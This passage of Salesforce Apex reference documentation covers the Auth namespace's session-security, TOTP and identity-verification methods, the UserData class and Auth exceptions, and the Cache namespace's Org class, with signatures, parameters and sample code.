setSessionLevel(level)

Sets the user's current session security level.

validateTotpTokenForKey(sharedKey, totpCode)

Deprecated. Use `validateTotpTokenForKey(totpSharedKey, totpCode, description)` instead.

validateTotpTokenForKey(totpSharedKey, totpCode, description)

Indicates whether a time-based one-time password (TOTP) code (token) is valid for the given shared key.

validateTotpTokenForUser(totpCode)

Deprecated. Use `validateTotpTokenForUser(totpCode, description)` instead.

validateTotpTokenForUser(totpCode, description)

Indicates whether a time-based one-time password (TOTP) code (token) is valid for the current user.

`generateVerificationUrl(policy, description, destinationUrl)`

Initiates a user identity verification flow with the verification method that the user registered with, and returns a URL to the identity verification screen. For example, if you have a custom Visualforce page that displays sensitive account details, you can prompt the user to verify identity before viewing it.

Signature

```
public static String generateVerificationUrl(Auth.VerificationPolicy policy, String
description, String destinationUrl)
```

Parameters

policy

Type: Auth.VerificationPolicy

The session security policy required to initiate identity verification for the user's session. For example, if the policy is set to High Assurance level of session security, and the user's current session has the standard level of session security, the user's session is raised to high assurance after successful verification of identity. In the Setup user interface, this value is shown in the Triggered By column of Identity Verification History.

description

Type: String

The custom description that describes the activity requiring identity verification; for example, "Complete purchase and check out". This text appears to users when they verify their identity in Salesforce and, if they use Salesforce Authenticator version 2 or later, in the Salesforce Authenticator mobile app. In addition, in the Setup user interface, this text is shown in the Activity Message column of Identity Verification History.

destinationUrl

Type: String

The relative or absolute Salesforce URL that you want to redirect the user to after identity verification—for example, `/apex/mypage`. The user is redirected to *`destinationUrl`* when the identity verification flow is complete, regardless of success. For example, if a user chooses to not respond to the identity challenge and cancels it, the user is still redirected to *`destinationUrl`*. As a best practice, ensure that your code for this page manually checks that the security policy was satisfied (and the user didn't just manually type the URL in the browser). For example, if the *`policy`* is High Assurance, the target page checks that the user's session is high assurance before allowing access.

Return Value

Type: String

The URL where the user is redirected to verify identity.

Usage

- If the user is already registered to confirm identity using a time-based one-time password (TOTP), then the user is redirected to the one-time password identity verification flow and asked to provide a code.
- If the user isn't registered with any verification method (such as one-time password or Salesforce Authenticator version 2 or later), the user is prompted to download and verify identity using Salesforce Authenticator. The user can also choose a different verification method.

`getCurrentSession()`

Returns a map of attributes for the current session.

Signature

```
public static Map<String, String> getCurrentSession()
```

Return Value

Type: Map<String, String>

Usage

The map includes a `ParentId` value, which is the 18-character ID for the parent session, if one exists (for example, if the current session is for a canvas app). If the current session doesn't have a parent, this value is null. The map also includes the `LogoutUrl` assigned to the current session.

Note: When a session is reused, Salesforce updates the `LoginHistoryId` with the value from the most recent login.

Example

The following example shows the name-value pairs in a map returned by `getCurrentSession()`. Note that `UsersId` includes an "s" in the name to match the name of the corresponding field in the AuthSession object.

```
{
SessionId=0Ak###############,
UserType=Standard,
ParentId=0Ak###############,
NumSecondsValid=7200,
LoginType=SAML Idp Initiated SSO,
LoginDomain=null,
LoginHistoryId=0Ya###############,
Username=user@domain.com,
CreatedDate=Wed Jul 30 19:09:29 GMT 2014,
SessionType=Visualforce,
LastModifiedDate=Wed Jul 30 19:09:16 GMT 2014,
LogoutUrl=https://google.com,
SessionSecurityLevel=STANDARD,
UsersId=005###############,
SourceIp=1.1.1.1
}
```

`getRequiredSessionLevelForProfile(profileId)`

Indicates the required login security session level for the given profile.

Signature

```
public static Auth.SessionLevel getRequiredSessionLevelForProfile(String profileId)
```

Parameters

`profileId`
Type: String

The 15-character profile ID.

Return Value

Type: Auth.SessionLevel

The session security level required at login for the profile with the ID *`profileId`*. You can customize the assignment of each level in Session Settings. For example, you can set the High Assurance level to apply only to users who authenticated with two-factor authentication or through a specific identity provider.

`getQrCode()`

Returns a map containing a URL to a quick response (QR) code and a time-based one-time password (TOTP) shared secret to configure two-factor authentication apps or devices.

Signature

```
public static Map<String, String> getQrCode()
```

Return Value

Type: Map<String, String>

Usage

The QR code encodes the returned secret as well as the current user's username. The keys are `qrCodeUrl` and `secret`. Calling this method does not change any state for the user, nor does it read any state from the user. This method returns a brand new secret every time it is called, does not save that secret anywhere, and does not validate the TOTP token. The admin must explicitly save the values for the user after verifying a TOTP token with the secret.

The `secret` is a base32-encoded string of a 20-byte shared key.

Example

The following is an example of how to request the QR code.

```
public String getGetQRCode() {
         return getQRCode();
    }
    public String getQRCode() {
       Map<String, String> codeResult = Auth.SessionManagement.getQrCode();
```

```
        String result = 'URL: '+codeResult.get('qrCodeUrl') + ' SECRET:  ' +
codeResult.get('secret');
        return result;
    }
```

The following is an example of a returned map.

```
{qrCodeUrl=https://www.salesforce.com/secur/qrCode?w=200&h=200&t=tf&u=user%0000000000.com&s=AAAAA7B5BBBB5AAAAAAA66BBBB,

      secret=AAAAA7B5AAAAAA5BBBBBBBBB66AAA}
```

ignoreForConcurrentSessionLimit(sessions)

This method is reserved for internal Salesforce use.

Signature

```
public static Map<String,String> ignoreForConcurrentSessionLimit(Object sessions)
```

Parameters

sessions
Type: Object

Return Value

Type: Map<String, String>

inOrgNetworkRange(ipAddress)

Indicates whether the given IP address is within the organization's trusted IP range according to the organization's Network Access settings.

Signature

```
public static Boolean inOrgNetworkRange(String ipAddress)
```

Parameters

ipAddress
Type: String

The IP address to validate.

Return Value

Type: Boolean

Usage

If a trusted IP range is not defined, this returns `false`, and throws an exception if the IP address is not valid.

Trusted IP Range Exists?	User is in the Trusted IP Range?	Return Value
Yes	Yes	`true`
Yes	No	`false`
No	N/A	`false`

`isIpAllowedForProfile(profileId, ipAddress)`

Indicates whether the given IP address is within the trusted IP range for the given profile.

Signature

```
public static Boolean isIpAllowedForProfile(String profileId, String ipAddress)
```

Parameters

`profileId`
Type: String

The 15-character alphanumeric string for the current user's profile ID.

`ipAddress`
Type: String

The IP address to validate.

Return Value

Type: Boolean

Usage

If a trusted IP range is not defined, this returns `true`, and throws an exception if the IP address is not valid or if the profile ID is not valid.

Trusted IP Range Exists?	User is in the Trusted IP Range?	Return Value
Yes	Yes	`true`
Yes	No	`false`
No	N/A	`true`

`setSessionLevel(level)`

Sets the user's current session security level.

Signature

```
public static Void setSessionLevel(Auth.SessionLevel level)
```

Parameters

level
Type: Auth.SessionLevel

The session security level to assign to the user. The meaning of each level can be customized in the Session Settings for each organization, such as setting the High Assurance level to apply only to users who authenticated with two-factor authentication or through a specific identity provider.

Return Value

Type: Void

Usage

This setting affects the session level of all sessions associated with the current session, such as Visualforce, Salesforce Files Sync, or UI access.

Example

The following is an example class for setting the session level.

```
public class RaiseSessionLevel{
    public void setLevelHigh() {
        Auth.SessionManagement.setSessionLevel(Auth.SessionLevel.HIGH_ASSURANCE);
    }
    public void setLevelStandard() {
        Auth.SessionManagement.setSessionLevel(Auth.SessionLevel.STANDARD);
    }
}
```

validateTotpTokenForKey(sharedKey, totpCode)

Deprecated. Use `validateTotpTokenForKey(totpSharedKey, totpCode, description)` instead.

Signature

```
public static Boolean validateTotpTokenForKey(String sharedKey, String totpCode)
```

Parameters

sharedKey
Type: String

The shared (secret) key. The *sharedKey* must be a base32-encoded string of a 20-byte shared key.

totpCode
Type: String

The time-based one-time password (TOTP) code to validate.

Return Value

Type: Boolean

Usage

If the key is invalid or doesn't exist, this method throws an invalid parameter value exception or a no data found exception, respectively. If the current user exceeds the maximum of 10 token validation attempts, this method throws a security exception.

validateTotpTokenForKey(totpSharedKey, totpCode, description)

Indicates whether a time-based one-time password (TOTP) code (token) is valid for the given shared key.

Signature

```
public static Boolean validateTotpTokenForKey(String totpSharedKey, String totpCode,
String description)
```

Parameters

totpSharedKey
Type: String

The shared (secret) key. The *totpSharedKey* must be a base32-encoded string of a 20-byte shared key.

totpCode
Type: String

The time-based one-time password (TOTP) code to validate.

description
Type: String

The custom description that describes the activity requiring identity verification; for example, "Complete purchase and check out". In the Setup user interface, this text is shown in the Activity Message column of Identity Verification History. The *description* must be 128 characters or fewer. If you provide a value that's longer, it's truncated to 128 characters.

Return Value

Type: Boolean

Usage

If the key is invalid or doesn't exist, this method throws an invalid parameter value exception or a no data found exception, respectively. If the current user exceeds the maximum of 10 token validation attempts, this method throws a security exception.

validateTotpTokenForUser(totpCode)

Deprecated. Use `validateTotpTokenForUser(totpCode, description)` instead.

Signature

```
public static Boolean validateTotpTokenForUser(String totpCode)
```

Parameters

totpCode
Type: String

The time-based one-time password (TOTP) code to validate.

Return Value

Type: Boolean

Usage

If the current user does not have a TOTP code, this method throws an exception. If the current user has attempted too many validations, this method throws an exception.

`validateTotpTokenForUser(totpCode, description)`

Indicates whether a time-based one-time password (TOTP) code (token) is valid for the current user.

Signature

```
public static Boolean validateTotpTokenForUser(String totpCode, String description)
```

Parameters

`totpCode`
Type: String

The time-based one-time password (TOTP) code to validate.

`description`
Type: String

The custom description that describes the activity requiring identity verification; for example, "Complete purchase and check out". This text appears to users when they verify their identity in Salesforce and, if they use Salesforce Authenticator version 2 or later, in the Salesforce Authenticator mobile app. In addition, in the Setup user interface, this text is shown in the Activity Message column of Identity Verification History. The *`description`* must be 128 characters or fewer. If you provide a value that's longer, it's truncated to 128 characters.

Return Value

Type: Boolean

Usage

If the current user does not have a TOTP code, or if the current user has attempted too many validations, this method throws an exception.

SessionLevel Enum

An `Auth.SessionLevel` enum value is used by the `SessionManagement.setSessionLevel` method.

Namespace

Auth

Enum Values

Value	Description
`LOW`	The user's security level for the current session meets the lowest requirements. **Note:** This low level is not available, nor used, in the Salesforce UI. User sessions through the Salesforce UI are either standard or high assurance. You can set this level using the API, but users assigned this level will experience unpredictable and reduced functionality in their Salesforce organization.
`STANDARD`	The user's security level for the current session meets the Standard requirements set in the current organization Session Security Levels.
`HIGH_ASSURANCE`	The user's security level for the current session meets the High Assurance requirements set in the current organization Session Security Levels.

Usage

Session-level security controls user access to features that support it, such as connected apps and reporting. For example, You can customize an organization's Session Settings to require users to log in with two-factor authentication to get a High Assurance session. Then, you can restrict access to a specific connected app by requiring a High Assurance session level in the settings for the connected app.

UserData Class

Stores user information for `Auth.RegistrationHandler`.

Namespace

Auth

IN THIS SECTION:

UserData Constructors

UserData Properties

UserData Constructors

The following are constructors for `UserData`.

IN THIS SECTION:

UserData(userId, firstName, lastName, fullName, email, link, userName, locale, provider, siteLoginUrl, attributeMap)

Creates a new instance of the `Auth.UserData` class using the specified arguments.

`UserData(userId, firstName, lastName, fullName, email, link, userName, locale, provider, siteLoginUrl, attributeMap)`

Creates a new instance of the `Auth.UserData` class using the specified arguments.

Signature

```
public UserData(String userId, String firstName, String lastName, String fullName,
String email, String link, String userName, String locale, String provider, String
siteLoginUrl, Map<String,String> attributeMap)
```

Parameters

`userId`
Type: String

An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user ID.

`firstName`
Type: String

The first name of the authenticated user, according to the third party.

`lastName`
Type: String

The last name of the authenticated user, according to the third party.

`fullName`
Type: String

The full name of the authenticated user, according to the third party.

`email`
Type: String

The email address of the authenticated user, according to the third party.

`link`
Type: String

A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`.

`userName`
Type: String

The username of the authenticated user in the third party.

`locale`
Type: String

The standard locale string for the authenticated user.

`provider`
Type: String

The service used to log in, such as Facebook or Janrain.

`siteLoginUrl`
Type: String

The site login page URL passed in if used with a site; `null` otherwise.

attributeMap
Type: Map<String, String>

A map of data from the third party, in case the handler has to access non-standard values. For example, when using Janrain as a provider, the fields Janrain returns in its `accessCredentials` dictionary are placed into the `attributeMap`. These fields vary by provider.

UserData Properties

The following are properties for `UserData`.

IN THIS SECTION:

identifier
An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user ID.

firstName
The first name of the authenticated user, according to the third party.

lastName
The last name of the authenticated user, according to the third party.

fullName
The full name of the authenticated user, according to the third party.

email
The email address of the authenticated user, according to the third party.

link
A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`.

username
The username of the authenticated user in the third party.

locale
The standard locale string for the authenticated user.

provider
The service used to log in, such as Facebook or Janrain.

siteLoginUrl
The site login page URL passed in if used with a site; `null` otherwise.

attributeMap
A map of data from the third party, in case the handler has to access non-standard values. For example, when using Janrain as a provider, the fields Janrain returns in its `accessCredentials` dictionary are placed into the `attributeMap`. These fields vary by provider.

identifier

An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user ID.

Signature

```
public String identifier {get; set;}
```

Property Value

Type: String

`firstName`

The first name of the authenticated user, according to the third party.

Signature

```
public String firstName {get; set;}
```

Property Value

Type: String

`lastName`

The last name of the authenticated user, according to the third party.

Signature

```
public String lastName {get; set;}
```

Property Value

Type: String

`fullName`

The full name of the authenticated user, according to the third party.

Signature

```
public String fullName {get; set;}
```

Property Value

Type: String

`email`

The email address of the authenticated user, according to the third party.

Signature

```
public String email {get; set;}
```

Property Value

Type: String

`link`

A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`.

Signature

```
public String link {get; set;}
```

Property Value

Type: String

`username`

The username of the authenticated user in the third party.

Signature

```
public String username {get; set;}
```

Property Value

Type: String

`locale`

The standard locale string for the authenticated user.

Signature

```
public String locale {get; set;}
```

Property Value

Type: String

`provider`

The service used to log in, such as Facebook or Janrain.

Signature

```
public String provider {get; set;}
```

Property Value

Type: String

`siteLoginUrl`

The site login page URL passed in if used with a site; `null` otherwise.

Signature

```
public String siteLoginUrl {get; set;}
```

Property Value

Type: String

`attributeMap`

A map of data from the third party, in case the handler has to access non-standard values. For example, when using Janrain as a provider, the fields Janrain returns in its `accessCredentials` dictionary are placed into the `attributeMap`. These fields vary by provider.

Signature

```
public Map<String, String> attributeMap {get; set;}
```

Property Value

Type: Map<String, String>

VerificationPolicy Enum

The `Auth.VerificationPolicy` enum contains an identity verification policy value used by the `SessionManagement.generateVerificationUrl` method.

Usage

The enum value is an argument in the `SessionManagement.generateVerificationUrl` method. The value indicates the session security policy required to initiate identity verification for the user's session.

Enum Values

The following are the values of the `Auth.VerificationPolicy` enum.

Value	Description
`HIGH_ASSURANCE`	The security level for the user's current session must be High Assurance.

Auth Exceptions

The `Auth` namespace contains some exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `Auth` namespace contains the following exception.

Exception	Description	Methods
`Auth.AuthProviderPluginException`	Throw this exception to indicate that an error occurred when using the auth provider plug-in. Use to display a custom error message to the user.	To get the error message and write it to debug log, use the `String getMessage()`.
`Auth.ConnectedAppPluginException`	Throw this exception to indicate that an error occurred while running the custom behavior for a connected app.	To get the error message and write it to debug log, use the `String getMessage()`.
`Auth.JWTBearerTokenExchange.JWTBearerTokenExchangeException`	Throw this exception to indicate a problem with the response from the token endpoint in the JWTBearerTokenExchange class. This exception occurs when the HTTP response during the OAuth 2.0 JWT bearer token flow: • Fails to return an access token. • Is not in JSON format. • Returns a response code other than a 200 "OK" success code.	To get the error message and write it to debug log, use the `String getMessage()`.

Example

This example uses `AuthProviderPluginException` to throw a custom error message on any method in a custom authentication provider implementation. Use this exception if you want the end user to see a specific message, passing in the error message as a parameter. If you use another exception, users see a standard Salesforce error message.

```
global override Auth.OAuthRefreshResult refresh(Map<string,string>
authProviderConfiguration,String refreshToken){
            HttpRequest req = new HttpRequest();
            String accessToken = null;
            String error  = null;
            try {

            // DEVELOPER TODO: Make a refresh token flow using refreshToken passed
            // in as an argument to get the new access token
            // accessToken = ...
            } catch (System.CalloutException e) {
            error = e.getMessage();
            }
            catch(Exception e) {
            error = e.getMessage();
            throw new Auth.AuthProviderPluginException('My custom error');
            }

            return new Auth.OAuthRefreshResult(accessToken,refreshToken, error);

            }
```

Cache Namespace

The `Cache` namespace contains methods for managing the platform cache.

The following are the classes in the `Cache` namespace.

IN THIS SECTION:

Org Class

Use the `Cache.Org` class to add, retrieve, and manage values in the org cache. Unlike the session cache, the org cache is not tied to any session and is available to the organization across requests and to all users.

OrgPartition Class

Contains methods to manage cache values in the org cache of a specific partition. Unlike the session cache, the org cache is not tied to any session. It's available to the organization across requests and to all users.

Partition Class

Base class of `Cache.OrgPartition` and `Cache.SessionPartition`. Use the subclasses to manage the cache partition for org caches and session caches.

Session Class

Use the `Cache.Session` class to add, retrieve, and manage values in the session cache. The session cache is active as long as the user's Salesforce session is valid (the user is logged in, and the session is not expired).

SessionPartition Class

Contains methods to manage cache values in the session cache of a specific partition.

Cache Exceptions

The `Cache` namespace contains exception classes.

Visibility Enum

Use the `Cache.Visibility` enumeration in the `Cache.Session` or `Cache.Org` methods to indicate whether a cached value is visible only in the value's namespace or in all namespaces.

SEE ALSO:

Platform Cache

Org Class

Use the `Cache.Org` class to add, retrieve, and manage values in the org cache. Unlike the session cache, the org cache is not tied to any session and is available to the organization across requests and to all users.

Namespace

Cache

Usage

Cache Key Format

This table lists the format of the key parameter that some methods in this class take, such as `put`, `get`, and `contains`.

Key Format	Description
namespace.partition.key	Fully qualified key name.
key	Refers to a partition marked as default when the *namespace.partition* prefix is omitted.
local.*partition.key*	Use the `local` prefix to refer to the org's namespace when the org doesn't have a namespace defined. If the org has a namespace defined, the `local` prefix also refers to that org's namespace.

Note:

- If no default partition is specified in the org, calling a cache method without fully qualifying the key name causes a `Cache.Org.OrgCacheException` to be thrown.
- The `local` prefix in an installed managed package refers to the namespace of the subscriber org and not the package's namespace. The cache `put` calls aren't allowed in a partition that the invoking class doesn't own.

Example

This class is the controller for a sample Visualforce page (shown in the subsequent code sample). The cached values are initially added to the cache by the `init()` method, which the Visualforce page invokes when it loads through the `action` attribute. The cache keys don't contain the `namespace.partition` prefix. They all refer to the default partition in your org. To run this sample, create a partition and mark it as default.

The Visualforce page contains four output components. These components call `get` methods on the controller that returns the following values from the cache: a date, data based on the `MyData` inner class, a counter, a text value, and a list. The size of the list is also returned.

The Visualforce page also contains two buttons. The Rerender button invokes the `go()` method on the controller. This method increases the values of the counter and the custom data in the cache. When you click **Rerender**, the two counters increase by one each time. The `go()` method retrieves the values of these counters from the cache, increments their values by one, and stores them again in the cache.

The Remove datetime Key button deletes the date-time value (with key `datetime`) from the cache. As a result, the value next to `Cached datetime:` is cleared on the page.

Note: If another user logs in and runs this sample, this user gets the cache values that were last added or updated by the previous user. For example, if the counter value was five, the next user sees the counter value as increased to six.

```
public class OrgCacheController {

    // Inner class.
    // Used as the data type of a cache value.
    class MyData {
        public String value { get; set; }
        public Integer counter { get; set; }

        public MyData(String value) {
            this.value = value;
            this.counter = 0;
        }

        public void inc() {
```

```
            counter++;
        }

        override public String toString() {
            return this.value + ':' + this.counter;
        }
    }

    // Apex List.
    // Used as the data type of a cached value.
    private List<String> numbers =
            new List<String> { 'ONE', 'TWO', 'THREE', 'FOUR', 'FIVE' };

    // Constructor of the controller for the Visualforce page.
    public OrgCacheController() {
    }

    // Adds various values to the cache.
    // This method is called when the Visualforce page loads.
    public void init() {
        // All key values are not qualified by the namespace.partition
        // prefix because they use the default partition.

        // Add counter to the cache with initial value of 0
        //  or increment it if it's already there.
        if (!Cache.Org.contains('counter')) {
            Cache.Org.put('counter', 0);
        } else {
            Cache.Org.put('counter', getCounter() + 1);
        }

        // Add the datetime value to the cache only if it's not already there.
        if (!Cache.Org.contains('datetime')) {
            DateTime dt = DateTime.now();
            Cache.Org.put('datetime', dt);
        }

        // Add the custom data to the cache only if it's not already there.
        if (!Cache.Org.contains('data')) {
            Cache.Org.put('data', new MyData('Some custom value'));
        }

        // Add a list of number to the cache if not already there.
        if (!Cache.Org.contains('list')) {
            Cache.Org.put('list', numbers);
        }

        // Add a string value to the cache if not already there.
        if (!Cache.Org.contains('output')) {
            Cache.Org.put('output', 'Cached text value');
        }
    }

    // Return counter from the cache.
```

```
    public Integer getCounter() {
        return (Integer)Cache.Org.get('counter');
    }

    // Return datetime value from the cache.
    public String getCachedDatetime() {
        DateTime dt = (DateTime)Cache.Org.get('datetime');
        return dt != null ? dt.format() : null;
    }

    // Return cached value whose type is the inner class MyData.
    public String getCachedData() {
        MyData mydata = (MyData)Cache.Org.get('data');
        return mydata != null ? mydata.toString() : null;
    }

    // Return output from the cache.
    public String getOutput() {
        return (String)Cache.Org.get('output');
    }

    // Return list from the cache.
    public List<String> getList() {
        return (List<String>)Cache.Org.get('list');
    }

    // Method invoked by the Rerender button on the Visualforce page.
    // Updates the values of various cached values.
    // Increases the values of counter and the MyData counter if those
    //   cache values are still in the cache.
    public PageReference go() {
        // Increase the cached counter value or set it to 0
        //  if it's not cached.
        if (Cache.Org.contains('counter')) {
            Cache.Org.put('counter', getCounter() + 1);
        } else {
            Cache.Org.put('counter', 0);
        }

        // Get the custom data value from the cache.
        MyData d = (MyData)Cache.Org.get('data');
        // Only if the data is already in the cache, update it.
        if (Cache.Org.contains('data')) {
            d.inc();
            Cache.Org.put('data', d);
        }

        return null;
    }

    // Method invoked by the Remove button on the Visualforce page.
    // Removes the datetime cached value from the org cache.
    public PageReference remove() {
        Cache.Org.remove('datetime');
```

```
        return null;
    }
}
```

This is the Visualforce page that corresponds to the `OrgCacheController` class.

```
<apex:page controller="OrgCacheController" action="{!init}">

    <apex:outputPanel id="output">
        <br/>Cached datetime: <apex:outputText value="{!cachedDatetime}"/>
        <br/>Cached data: <apex:outputText value="{!cachedData}"/>
        <br/>Cached counter: <apex:outputText value="{!counter}"/>
        <br/>Output: <apex:outputText value="{!output}"/>
        <br/>Repeat: <apex:repeat var="item" value="{!list}">
            <apex:outputText value="{!item}"/> 
        </apex:repeat>
        <br/>List size: <apex:outputText value="{!list.size}"/>
    </apex:outputPanel>

    <br/><br/>
    <apex:form >
        <apex:commandButton id="go" action="{!go}" value="Rerender" rerender="output"/>
        <apex:commandButton id="remove" action="{!remove}" value="Remove datetime Key"
rerender="output"/>
    </apex:form>

</apex:page>
```

This is the output of the page after clicking the **Rerender** button twice. The counter value could differ in your case if a key named `counter` was already in the cache before running this sample.

```
Cached datetime:8/11/2015 1:58 PM
Cached data:Some custom value:2
Cached counter:2
Output:Cached text value
Repeat:ONE TWO THREE FOUR FIVE
List size:5
```

IN THIS SECTION:

Org Constants
The Org class provides a constant that you can use when setting the time-to-live (TTL) value.

Org Methods

SEE ALSO:

Platform Cache

Org Constants

The Org class provides a constant that you can use when setting the time-to-live (TTL) value.

Constant	Description
`MAX_TTL_SECS`	Represents the maximum amount of time, in seconds, to keep the cached value in the org cache.

Org Methods

The following are methods for `Org`. All methods are static.

IN THIS SECTION:

contains(key)

Returns `true` if the org cache contains a cached value corresponding to the specified key.

contains(keys)

Returns `true` if the org cache contains the specified key entries.

get(key)

Returns the cached value corresponding to the specified key from the org cache.

getAvgGetTime()

Returns the average time taken to get a key from the org cache, in nanoseconds.

getAvgValueSize()

Returns the average item size for keys in the org cache, in bytes.

getCapacity()

Returns the percentage of org cache capacity that has been used.

getKeys()

Returns a set of all keys that are stored in the org cache and visible to the invoking namespace.

getMaxGetTime()

Returns the maximum time taken to get a key from the org cache, in nanoseconds.

getMaxValueSize()

Returns the maximum item size for keys in the org cache, in bytes.

getMissRate()

Returns the miss rate in the org cache.

getName()

Returns the name of the default cache partition.

getNumKeys()

Returns the total number of keys in the org cache.

getPartition(partitionName)

Returns a partition from the org cache that corresponds to the specified partition name.

put(key, value)

Stores the specified key/value pair as a cached entry in the org cache. The `put` method can write only to the cache in your org's namespace.

put(key, value, visibility)

Stores the specified key/value pair as a cached entry in the org cache and sets the cached value's visibility.

put(key, value, ttlSecs)

Stores the specified key/value pair as a cached entry in the org cache and sets the cached value's lifetime.

put(key, value, ttlSecs, visibility, immutable)

Stores the specified key/value pair as a cached entry in the org cache. This method also sets the cached value's lifetime, visibility, and whether it can be overwritten by another namespace.

remove(key)

Deletes the cached value corresponding to the specified key from the org cache.

`contains(key)`

Returns `true` if the org cache contains a cached value corresponding to the specified key.

Signature

```
public static Boolean contains(String key)
```

Parameters

key

Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

Return Value

Type: Boolean

`true` if a cache entry is found. Othewise, `false`.

`contains(keys)`

Returns `true` if the org cache contains the specified key entries.

Signature

```
public static List<Boolean> contains(Set<String> keys)
```

Parameters

keys

Type: Set<String>

A set of keys that uniquely identifies cached values. For information about the format of the key name, see Usage.

Return Value

Type: List<Boolean>

`true` if the key entries are found. Othewise, `false`.

get(key)

Returns the cached value corresponding to the specified key from the org cache.

Signature

```
public static Object get(String key)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

Return Value

Type: Object

The cached value as a generic object type. Cast the returned value to the appropriate type.

Usage

Because `Cache.Org.get()` returns an object, cast the returned value to a specific type to facilitate use of the returned value.

```
// Get a cached value
Object obj = Cache.Org.get('ns1.partition1.orderDate');
// Cast return value to a specific data type
DateTime dt2 = (DateTime)obj;
```

If a `Cache.Org.get()` call doesn't find the referenced key, it returns `null`.

getAvgGetTime()

Returns the average time taken to get a key from the org cache, in nanoseconds.

Signature

```
public static Long getAvgGetTime()
```

Return Value

Type: Long

getAvgValueSize()

Returns the average item size for keys in the org cache, in bytes.

Signature

```
public static Long getAvgValueSize()
```

Return Value

Type: Long

`getCapacity()`

Returns the percentage of org cache capacity that has been used.

Signature

```
public static Double getCapacity()
```

Return Value

Type: Double

Used cache as a percentage number.

`getKeys()`

Returns a set of all keys that are stored in the org cache and visible to the invoking namespace.

Signature

```
public static Set<String> getKeys()
```

Return Value

Type: Set<String>

A set containing all cache keys.

`getMaxGetTime()`

Returns the maximum time taken to get a key from the org cache, in nanoseconds.

Signature

```
public static Long getMaxGetTime()
```

Return Value

Type: Long

`getMaxValueSize()`

Returns the maximum item size for keys in the org cache, in bytes.

Signature

```
public static Long getMaxValueSize()
```

Return Value

Type: Long

`getMissRate()`

Returns the miss rate in the org cache.

Signature

```
public static Double getMissRate()
```

Return Value

Type: Double

`getName()`

Returns the name of the default cache partition.

Signature

```
public String getName()
```

Return Value

Type: String

The name of the default cache partition.

`getNumKeys()`

Returns the total number of keys in the org cache.

Signature

```
public static Long getNumKeys()
```

Return Value

Type: Long

`getPartition(partitionName)`

Returns a partition from the org cache that corresponds to the specified partition name.

Signature

```
public static cache.OrgPartition getPartition(String partitionName)
```

Parameters

partitionName
Type: String

A partition name that is qualified by the namespace, for example, *namespace.partition*.

Return Value

Type: Cache.OrgPartition

Example

After you get the org partition, you can add and retrieve the partition's cache values.

```
// Get partition
Cache.OrgPartition orgPart = Cache.Org.getPartition('myNs.myPartition');
// Retrieve cache value from the partition
if (orgPart.contains('BookTitle')) {
    String cachedTitle = (String)orgPart.get('BookTitle');
}

// Add cache value to the partition
orgPart.put('OrderDate', Date.today());

// Or use dot notation to call partition methods
String cachedAuthor = (String)Cache.Org.getPartition('myNs.myPartition').get('BookAuthor');
```

put(key, value)

Stores the specified key/value pair as a cached entry in the org cache. The `put` method can write only to the cache in your org's namespace.

Signature

```
public static void put(String key, Object value)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

Return Value

Type: void

put(key, value, visibility)

Stores the specified key/value pair as a cached entry in the org cache and sets the cached value's visibility.

Signature

```
public static void put(String key, Object value, Cache.Visibility visibility)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

visibility
Type: Cache.Visibility

Indicates whether the cached value is available only to Apex code that is executing in the same namespace or to Apex code executing from any namespace.

Return Value

Type: void

put(key, value, ttlSecs)

Stores the specified key/value pair as a cached entry in the org cache and sets the cached value's lifetime.

Signature

```
public static void put(String key, Object value, Integer ttlSecs)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

ttlSecs
Type: Integer

The amount of time, in seconds, to keep the cached value in the org cache. The maximum is 172,800 seconds (48 hours). The minimum value is 300 seconds or 5 minutes. The default value is 86,400 seconds (24 hours).

Return Value

Type: void

put(key, value, ttlSecs, visibility, immutable)

Stores the specified key/value pair as a cached entry in the org cache. This method also sets the cached value's lifetime, visibility, and whether it can be overwritten by another namespace.

Signature

```
public static void put(String key, Object value, Integer ttlSecs, cache.Visibility visibility, Boolean immutable)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

value
Type: Object

The value to store in the cache. The cached value must be serializable.

ttlSecs
Type: Integer

The amount of time, in seconds, to keep the cached value in the org cache. The maximum is 172,800 seconds (48 hours). The minimum value is 300 seconds or 5 minutes. The default value is 86,400 seconds (24 hours).

visibility
Type: Cache.Visibility

Indicates whether the cached value is available only to Apex code that is executing in the same namespace or to Apex code executing from any namespace.

immutable
Type: Boolean

Indicates whether the cached value can be overwritten by another namespace (`false`) or not (`true`).

Return Value

Type: void

remove(key)

Deletes the cached value corresponding to the specified key from the org cache.

Signature

```
public static Boolean remove(String key)
```

Parameters

key
Type: String

A case-sensitive string value that uniquely identifies a cached value. For information about the format of the key name, see Usage.

Return Value

Type: Boolean

`true` if the cache value was successfully removed. Otherwise, `false`.

OrgPartition Class

Contains methods to manage cache values in the org cache of a specific partition. Unlike the session cache, the org cache is not tied to any session. It's available to the organization across requests and to all users.

Namespace

Cache

Usage

This class extends Cache.Partition and inherits all its non-static methods. Utility methods for creating and validating keys aren't supported and can be called only from the `Cache.Partition` parent class. For a list of `Cache.Partition` methods, see Partition Methods.

To get an org partition, call `Cache.Org.getPartition` and pass in a fully qualified partition name, as follows.

```
Cache.OrgPartition orgPartition = Cache.Org.getPartition('namespace.myPartition');
```

See Cache Key Format for Partition Methods.

Example

